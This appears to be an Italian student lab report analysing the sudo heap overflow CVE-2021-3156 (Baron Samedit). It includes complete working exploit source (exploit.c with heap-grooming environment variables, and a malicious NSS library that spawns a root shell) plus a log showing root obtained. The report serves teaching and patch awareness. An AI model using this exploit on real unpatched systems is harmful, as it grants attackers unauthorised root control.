



Università degli Studi di Milano - Bicocca

Scuola di Scienze

Dipartimento di Informatica, Sistemistica e Comunicazione

Corso di Laurea Magistrale in Informatica

CVE-2021-3156: Sudo Privilege Escalation tramite Heap Buffer Overflow Sicurezza Informatica

Approfondimento di:
Cristian Piacente - 866020

Anno Accademico 2023-2024

Indice

1	Obiettivo dell'esperimento e tool	2
1.1	Tool utilizzati	2
2	Esperimento con Privilege Escalation	3
2.1	Vulnerabilità	3
2.1.1	Preparativi	3
2.1.2	Analisi ad alto livello	3
2.1.3	Analisi a basso livello	4
2.2	Exploit	8
2.2.1	exploit.c	8
2.2.2	shellcode.c	11
3	Conclusioni	13

Capitolo 1

Obiettivo dell'esperimento e tool

L'obiettivo è dimostrare come la vulnerabilità **CVE-2021-3156** consenta un'escalation dei privilegi nel comando `sudo` su sistemi Unix-like vulnerabili, sfruttando un heap buffer overflow.

La vulnerabilità permette a un qualunque utente locale di ottenere privilegi di **root**: l'utente è in grado di eseguire il comando `sudo` senza autenticazione, dunque si parla di **Privilege Escalation**.

Nello specifico, è stato trovato un heap-based buffer overflow nel modo in cui `sudo` effettua il parsing degli argomenti command line.

Si mettono ad **alto** rischio la confidenzialità dei dati, l'integrità e la disponibilità del sistema. La classificazione presenta quindi il rating **Important Impact** [1] e lo score CVSS v3.x calcolato risulta pari a **7.8** [2].

1.1 Tool utilizzati

I sistemi colpiti sono quelli con una versione legacy di **sudo** compresa tra 1.8.2 e 1.8.31p2 e quelli con una versione stabile compresa tra 1.9.0 e 1.9.5p1.

La vulnerabilità, introdotta nel **2011**, è stata risolta a **Gennaio 2021** con il rilascio della versione 1.9.5p2 [3], che risolve un problema nel parsing degli argomenti rimasto nascosto per 10 anni.

Per l'esperimento, è stato utilizzato il seguente ambiente:

- Windows Subsystem for Linux 2 con **Ubuntu 20.04.6 LTS**
- **sudo 1.8.31** (ottenuto con un downgrade della versione di `sudo`).

In questo approfondimento vengono illustrati i dettagli della vulnerabilità, chiamata Baron Samedit, segnalata dal team di ricerca **Qualys** [4], che l'ha testata su Ubuntu 20.04 (`sudo 1.8.31`), Debian 10 (`sudo 1.8.27`) e Fedora 33 (`sudo 1.9.2`).

Capitolo 2

Esperimento con Privilege Escalation

2.1 Vulnerabilità

2.1.1 Preparativi

Prima di trattare l'exploit, è bene analizzare la vulnerabilità e verificare che il sistema in uso sia vulnerabile. Per fare ciò, il progetto sudo [5] propone di eseguire

```
1 $ sudoedit -s /
```

poiché una versione vulnerabile di sudo o chiederà una password o mostrerà l'errore `sudoedit: /: not a regular file`, altrimenti nel caso di patch si hanno informazioni di utilizzo del comando `sudoedit` (`usage: sudoedit [-AknS] ...`). Eseguendo il comando nell'ambiente usato, si ottiene il risultato in figura 2.1, confermando che la versione di sudo è **vulnerabile**.

```
user@LAPTOP-8IHMR871:~$ sudoedit -s /  
[sudo] password for user:  
sudoedit: /: not a regular file  
user@LAPTOP-8IHMR871:~$ sudoedit -s /  
sudoedit: /: not a regular file
```

Figura 2.1: Check vulnerabilità sudo 1.8.31

2.1.2 Analisi ad alto livello

Quando sudo esegue un comando in modalità shell (opzione `-s` oppure `-i`), effettua l'escaping dei caratteri speciali negli argomenti, aggiungendo un backslash.

Successivamente, questi caratteri di escape vengono rimossi prima di valutare la “sudoers policy”, se il comando viene eseguito in modalità shell.

Un bug nel codice, che gestisce la rimozione di questi caratteri di escape, consente però di **leggere oltre l'ultimo carattere** di una stringa, provocando un **buffer overflow** quando la stringa termina con un backslash non sottoposto a escaping.

Normalmente, sudo gestisce correttamente l'escaping dei backslash negli argomenti. Tuttavia, esiste un **secondo bug** nel modo in cui sudo effettua il parsing degli argomenti in presenza di certi flag, come **-s** (modalità shell) e **-i** (modalità shell di login), che possono essere utilizzati con il comando **sudoedit**.

Infatti, impostando questi flag sudo entra in modalità shell, ma sudoedit non permette di eseguire comandi, consentendo solo la modifica di file.

Nonostante ciò, a causa di un errore logico, sudo continua a *non effettuare l'escaping* dei caratteri speciali, come il backslash, anche se non c'è alcun comando da eseguire. Questo perché il codice responsabile dell'escaping fa un'assunzione errata: controlla solo se il flag della modalità shell è attivo, e non se effettivamente un comando è presente, creando inconsistenza.

2.1.3 Analisi a basso livello

Dal punto di vista del codice, se sudo viene invocato per eseguire un comando in modalità shell (opzione **-s** che setta il flag **MODE_SHELL**, oppure **-i** che setta i flag **MODE_SHELL** e **MODE_LOGIN_SHELL**) allora `parse_args()` (snippet riportato in figura 2.2) riscrive `argv` (righe 609-617) concatenando tutti gli argomenti (righe 587-595) ed effettuando **escaping** dei metacaratteri con backslash (righe 590-591).

Dopodiché, `set_cmd()` concatena gli argomenti in un buffer sullo heap (righe 864-871 in figura 2.3), chiamato “user_args”, e **rimuove l'escaping** dei metacaratteri (righe 866-867).

È importante analizzare il caso in cui un argomento **termina con un solo backslash**:

- alla riga 866, “from[0]” è il backslash e “from[1]” è il carattere terminatore
- alla riga 867, “from” viene incrementato e punta al carattere terminatore
- alla riga 868, il carattere terminatore viene copiato nel buffer e “from” viene **incrementato nuovamente**, puntando al primo carattere dopo il carattere terminatore (**out of bounds**)
- il ciclo “while” legge e copia nel buffer i caratteri out of bound.

```
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
572         char **av, *cmd = NULL;
573         int ac = 1;
574         ...
581         cmd = dst = reallocarray(NULL, cmd_size, 2);
582         ...
587         for (av = argv; *av != NULL; av++) {
588             for (src = *av; *src != '\0'; src++) {
589                 /* quote potential meta characters */
590                 if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
591                     *dst++ = '\\';
592                 *dst++ = *src;
593             }
594             *dst++ = ' ';
595         }
596         ...
600         ac += 2; /* -c cmd */
601         ...
603         av = reallocarray(NULL, ac + 1, sizeof(char *));
604         ...
609         av[0] = (char *)user_details.shell; /* plugin may override shell */
610         if (cmd != NULL) {
611             av[1] = "-c";
612             av[2] = cmd;
613         }
614         av[ac] = NULL;
615         ...
616         argv = av;
617         argc = ac;
618     }
```

Figura 2.2: Snippet parse_args() con escaping

`set_cmd()` è quindi vulnerabile a un heap buffer overflow, poiché i caratteri out of bound copiati nel buffer “user_args” non sono stati contati nel calcolo della dimensione (righe 852-853).

In teoria, nessun argomento potrebbe terminare con un singolo backslash, a causa dell’escaping che ne aggiungerebbe un altro ad ogni occorrenza.

Nella pratica, si può notare che il codice vulnerabile in `set_cmd()` e l’escaping in `parse_args()` sono preceduti da condizioni leggermente diverse: righe 819 e 858 nella figura 2.3, mentre riga 571 nella figura 2.2.

Per raggiungere il codice vulnerabile, occorre analizzare se è possibile settare `MODE_SHELL` e uno tra `MODE_EDIT` e `MODE_CHECK`, evitando `MODE_RUN` per saltare l’escaping.

```
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {  
...  
852         for (size = 0, av = NewArgv + 1; *av; av++)  
853             size += strlen(*av) + 1;  
854         if (size == 0 || (user_args = malloc(size)) == NULL) {  
...  
857         }  
858         if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {  
...  
864             for (to = user_args, av = NewArgv + 1; (from = *av); av++) {  
865                 while (*from) {  
866                     if (from[0] == '\\' && !isspace((unsigned char)from[1]))  
867                         from++;  
868                     *to++ = *from++;  
869                 }  
870                 *to++ = ' ';  
871             }  
...  
884         }  
...  
886     }
```

Figura 2.3: Snippet set_cmnd() con codice vulnerabile

Si potrebbe, erroneamente, pensare di no guardando il codice (da `parse_args()`) in figura 2.4: entrambi i flag `MODE_EDIT` (`-e`) e `MODE_CHECK` (`-l`) rimuovono dai flag validi `MODE_SHELL` (righe 363 e 424).

Si arriva al punto cruciale: eseguendo `sudoedit` al posto di `sudo`, `parse_args()` setta in automatico **MODE_EDIT** (riga 270 in figura 2.5) **senza resettare i flag validi**, che di default includono **MODE_SHELL**.

Quest'ultimo flag si ottiene eseguendo “`sudoedit -s`”, evitando così l'escaping e arrivando al codice vulnerabile a **heap buffer overflow** (come dimostrato in figura 2.6).

```
358             case 'e':
...
361                 mode = MODE_EDIT;
362                 sudo_settings[ARG_SUDOEDIT].value = "true";
363                 valid_flags = MODE_NONINTERACTIVE;
364                 break;
...
416             case 'l':
...
423                 mode = MODE_LIST;
424                 valid_flags = MODE_NONINTERACTIVE|MODE_LONG_LIST;
425                 break;
...
518     if (argc > 0 && mode == MODE_LIST)
519         mode = MODE_CHECK;
...
532     if ((flags & valid_flags) != flags)
533         usage(1);
```

Figura 2.4: Snippet opzioni -e, -l

```
127 #define DEFAULT_VALID_FLAGS    (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)
...
249     int valid_flags = DEFAULT_VALID_FLAGS;
...
267     proglen = strlen(progname);
268     if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
269         progname = "sudoedit";
270         mode = MODE_EDIT;
271         sudo_settings[ARG_SUDOEDIT].value = "true";
272     }
```

Figura 2.5: Flag validi con sudoedit e MODE_EDIT settato in automatico

```
user@LAPTOP-8IHMR871:/mnt/c/Users/crist$ sudoedit -s '\`perl -e 'print "A" x 65536`'
malloc(): corrupted top size
Aborted
```

Figura 2.6: Corruzione della memoria grazie a heap buffer overflow

Questo buffer overflow ha diversi vantaggi per un attaccante:

- l'attaccante **controlla la dimensione del buffer** "user_args" (righe 852-853 in figura 2.3)
- in memoria l'ultimo argomento è seguito dalle variabili d'ambiente (non utilizzate nel calcolo della dimensione del buffer), permettendo all'attaccante di **controllare l'overflow**
- l'attaccante può anche **scrivere byte nulli** (infatti, ogni argomento o variabile d'ambiente che termina con un singolo backslash scrive un byte nullo).

Ciò permetterà di scrivere un exploit di tipo Privilege Escalation.

2.2 Exploit

Poiché ASLR è abilitato, l'exploit non si baserà su puntatori con indirizzi noti, ma sfrutterà l'overflow per modificare il contenuto della struttura `service_user` e forzare la funzione `nss_load_library()` (responsabile del caricamento delle librerie di sistema `libnss_*`) a caricare una libreria `.so` malevola (di nome `x`).

Il codice scritto per l'esperimento (basato su una repository GitHub [6]) comprende due sorgenti principali: `exploit.c`, che si occupa della vulnerabilità di `sudoedit`, e `shellcode.c`, che contiene il payload che verrà eseguito.

2.2.1 exploit.c

`exploit.c` è il cuore dell'exploit che sfrutta la vulnerabilità di `sudoedit` per corrompere la memoria heap, permettendo di eseguire il payload. Il suo obiettivo è sovrascrivere la struttura `service_user` (figura 2.7), utilizzata da `nss_load_library()` (figura 2.8), come segue:

- si sovrascrive `ni->library` (`ni` è il puntatore alla struct `service_user`) con un puntatore `NULL`, entrando nel primo `if` della funzione `nss_load_library()` ed evitando di crashare alla riga 344
- si sovrascrive `ni->name` con `"x/x"`; ciò permette di far riferimento alla libreria malevola `"libnss_x/x.so.2"` (righe 353-357) e di caricarla alla riga 359, invocando il payload come root.

Si effettuano allocazioni di **dimensioni studiate** sullo heap, per ottenere un controllo preciso del layout della memoria tramite la tecnica chiamata **Heap Feng Shui** e assicurarsi di poter sovrascrivere `service_user` correttamente.

Il codice sorgente si trova in figura 2.9.

```
typedef struct service_user
{
    /* And the link to the next entry. */
    struct service_user *next;
    /* Action according to result. */
    lookup_actions actions[5];
    /* Link to the underlying library object. */
    service_library *library;
    /* Collection of known functions. */
    void *known;
    /* Name of the service ('files', 'dns', 'nis', ...). */
    char name[0];
} service_user;
```

Figura 2.7: Struct service_user

```
327 static int
328 nss_load_library (service_user *ni)
329 {
330     if (ni->library == NULL)
331     {
332         ...
338         ni->library = nss_new_service (service_table ?: &default_table,
339                                         ni->name);
340         ...
342     }
343
344     if (ni->library->lib_handle == NULL)
345     {
346         /* Load the shared library. */
347         size_t shlen = (7 + strlen (ni->name) + 3
348                        + strlen (__nss_shlib_revision) + 1);
349         int saved_errno = errno;
350         char shlib_name[shlen];
351
352         /* Construct shared object name. */
353         __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
354                                                  "libnss_"),
355                                                  ni->name),
356                                                  ".so"),
357                  __nss_shlib_revision);
358
359         ni->library->lib_handle = __libc_dlopen (shlib_name);
```

Figura 2.8: Snippet nss_load_library()

```
6 void main(void) {
7     char* buf = (char*)malloc(240);
8     memset(buf, 'A', 224);
9     strcat(buf, "\\");
10
11     char* messages = (char*)malloc(224);
12     strcpy(messages, "LC_MESSAGES=en_US.UTF-8@");
13     memset(messages + strlen(messages), 'B', 184);
14
15     char* telephone = (char*)malloc(80);
16     strcpy(telephone, "LC_TELEPHONE=C.UTF-8@");
17     memset(telephone + strlen(telephone), 'C', 40);
18
19     char* measurement = (char*)malloc(80);
20     strcpy(measurement, "LC_MEASUREMENT=C.UTF-8@");
21     memset(measurement + strlen(measurement), 'D', 40);
22
23     char* overflow = (char*)malloc(1280);
24     memset(overflow, 'E', 1231);
25     strcat(overflow, "\\");
26
27     // Argomenti per execve()
28     char *argv[] = {"sudoedit", "-s", buf, NULL};
29
30     // Variabili d'ambiente per execve()
31     char *envp[] = {
32         overflow,
33         "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
34         "XXXXXX\\ ",
35         "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
36         "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ", "\\ ",
37         "x/x\\ ",
38         "Z",
39         messages,
40         telephone,
41         measurement,
42         NULL
43     };
44
45     execve("/usr/bin/sudoedit", argv, envp);
46 }
47
```

Figura 2.9: Codice sorgente exploit.c

Esso consiste nei seguenti passaggi:

- allocazione di un buffer `buf` (righe 7-9) terminato da un backslash per provocare il buffer overflow di `sudoedit`
- allocazione delle variabili d'ambiente (righe 11-21) `LC_MESSAGES`, `LC_TELEPHONE` e `LC_MEASUREMENT`, utilizzate per influenzare il layout della memoria con la tecnica Feng Shui
- allocazione di un buffer chiamato `overflow` (righe 23-25), utilizzato per collegare la memoria dopo `buf` e per sovrascrivere `service_user` (infatti anch'esso è terminato con un backslash)
- creazione dei parametri per il comando `sudoedit` (riga 28) e per le variabili d'ambiente (righe 31-43); si sovrascrive il nome della struct `service_user` con il nome del payload (da notare `"x/x\\"`) e i backslash permettono di scrivere null, evitando crash.

2.2.2 shellcode.c

`shellcode.c` viene utilizzato per compilare la libreria malevola `x.so.2`, il cui codice è riportato in figura 2.10.

```
5  static void __attribute__((constructor)) _init(void);
6
7  void _init(void) {
8      if (setuid(0) != 0) {
9          perror("setuid failed");
10         exit(1);
11     }
12     if (setgid(0) != 0) {
13         perror("setgid failed");
14         exit(1);
15     }
16     char* args[] = { "/bin/sh", NULL };
17     execv("/bin/sh", args);
18     exit(0);
19 }
```

Figura 2.10: Codice sorgente `shellcode.c`

Questo file sorgente presenta una struttura più semplice rispetto ad `exploit.c` e consiste in lanciare una shell `sh` con utente `root`, come mostrato in figura 2.11: ciò è possibile perché `nss_load_library()` ha caricato la libreria `malevola` con privilegi elevati, ottenendo **Privilege Escalation** e completando l'esperimento.


```
user@LAPTOP-8IHMR871:/mnt/c/Users/crist/CVE-2021-3156$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
user@LAPTOP-8IHMR871:/mnt/c/Users/crist/CVE-2021-3156$ ./exploit
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),
29(audio),30(dip),44(video),46(plugdev),117(netdev),1000(user),1001(docker)
#
```

Figura 2.11: Compilazione ed esecuzione dell'exploit

Capitolo 3

Conclusioni

Per non essere vulnerabili, dato l'impatto si consiglia di **aggiornare** i packages **sudo immediatamente**: dopo aver aggiornato ad una versione di sudo $\geq 1.9.5p2$, provando ad eseguire l'exploit si avranno informazioni di utilizzo del comando sudoedit (figura 3.1).



```
user@LAPTOP-8IHM871:/mnt/c/Users/crist/CVE-2021-3156$ ./exploit
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
```

Figura 3.1: Exploit con versione patchata di sudo

Concludendo, è stata analizzata una vulnerabilità di sudo, per poi dimostrare come un exploit possa permettere a un qualsiasi utente di ottenere privilegi di **root** e perciò potenzialmente compromettere la confidenzialità, l'integrità e la disponibilità del sistema.

Bibliografia

- [1] *cve-details* — *access.redhat.com*. <https://access.redhat.com/security/cve/CVE-2021-3156>. [Accessed 01-09-2024] (cit. a p. 2).
- [2] *NVD - CVSS v3 Calculator* — *nvd.nist.gov*. <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2021-3156&vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST>. [Accessed 01-09-2024] (cit. a p. 2).
- [3] *Stable Release* — *sudo.ws*. <https://www.sudo.ws/releases/stable/#1.9.5p2>. [Accessed 01-09-2024] (cit. a p. 2).
- [4] *CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit)* — *Qualys Security Blog* — *blog.qualys.com*. <https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit>. [Accessed 01-09-2024] (cit. a p. 2).
- [5] *Buffer overflow in command line unescaping* — *sudo.ws*. https://www.sudo.ws/security/advisories/unescape_overflow/. [Accessed 01-09-2024] (cit. a p. 3).
- [6] *GitHub - CyberCommands/CVE-2021-3156* — *github.com*. <https://github.com/CyberCommands/CVE-2021-3156>. [Accessed 01-09-2024] (cit. a p. 8).